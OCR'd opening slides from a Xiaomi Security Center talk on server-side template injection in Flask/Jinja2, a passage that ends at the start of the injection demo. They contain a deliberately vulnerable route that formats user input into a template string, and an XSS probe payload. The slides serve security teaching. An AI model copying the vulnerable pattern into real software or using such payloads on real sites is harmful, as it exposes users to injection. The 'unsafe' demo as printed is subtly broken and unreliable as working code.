模板注入与FLASK

Dayeh@Xiaomi

SSTI WITH FLASK

小米安全中心
Xiaomi Security Center


- 模板注入基本成因
- 沙箱逃逸的思路
- 绕过防御
- 使用JINJA2沙箱

模板注入基本成因

WHAT IS SSTI?

- Server Side Template Injection (SSTI) / 服务端模板注入
- 用户的输入作为了生成模板字符串的一部分，在模板引擎进行解析时，实现函数调用、命令执行，从而导致信息泄露、get shell等后果。
- 相比于XSS，由于模板注入是在服务端引擎解析时发生，故加上“Server Side”。
- SSTI的影响范围及危害程度，一定程度上取决于模板引擎的复杂度。


VULNERABLE DEMO



```python
@app.route('/ssti_safe')
def ssti_safe():
    exploit = request.args.get('exploit')
    return render_template_string("<h1>Hello,{{ exploit }}</h1>", exploit=exploit)


@app.route('/ssti_unsafe')
def ssti_unsafe():
    exploit = request.args.get('exploit')
    return render_template_string("<h1>Hello,{{ exploit }}</h1>".format(exploit))
```


VULNERABLE DEMO



```
localhost:5000/ssti_safe?exploit=<script>alert(1)</script>
```

```
Hello,<script>alert(1)</script>
```

VULNERABLE DEMO



localhost:5000/ssti_unsafe?exp

localhost:5000/ssti_unsafe?exploit=<script>alert(1)</script>

Hello,

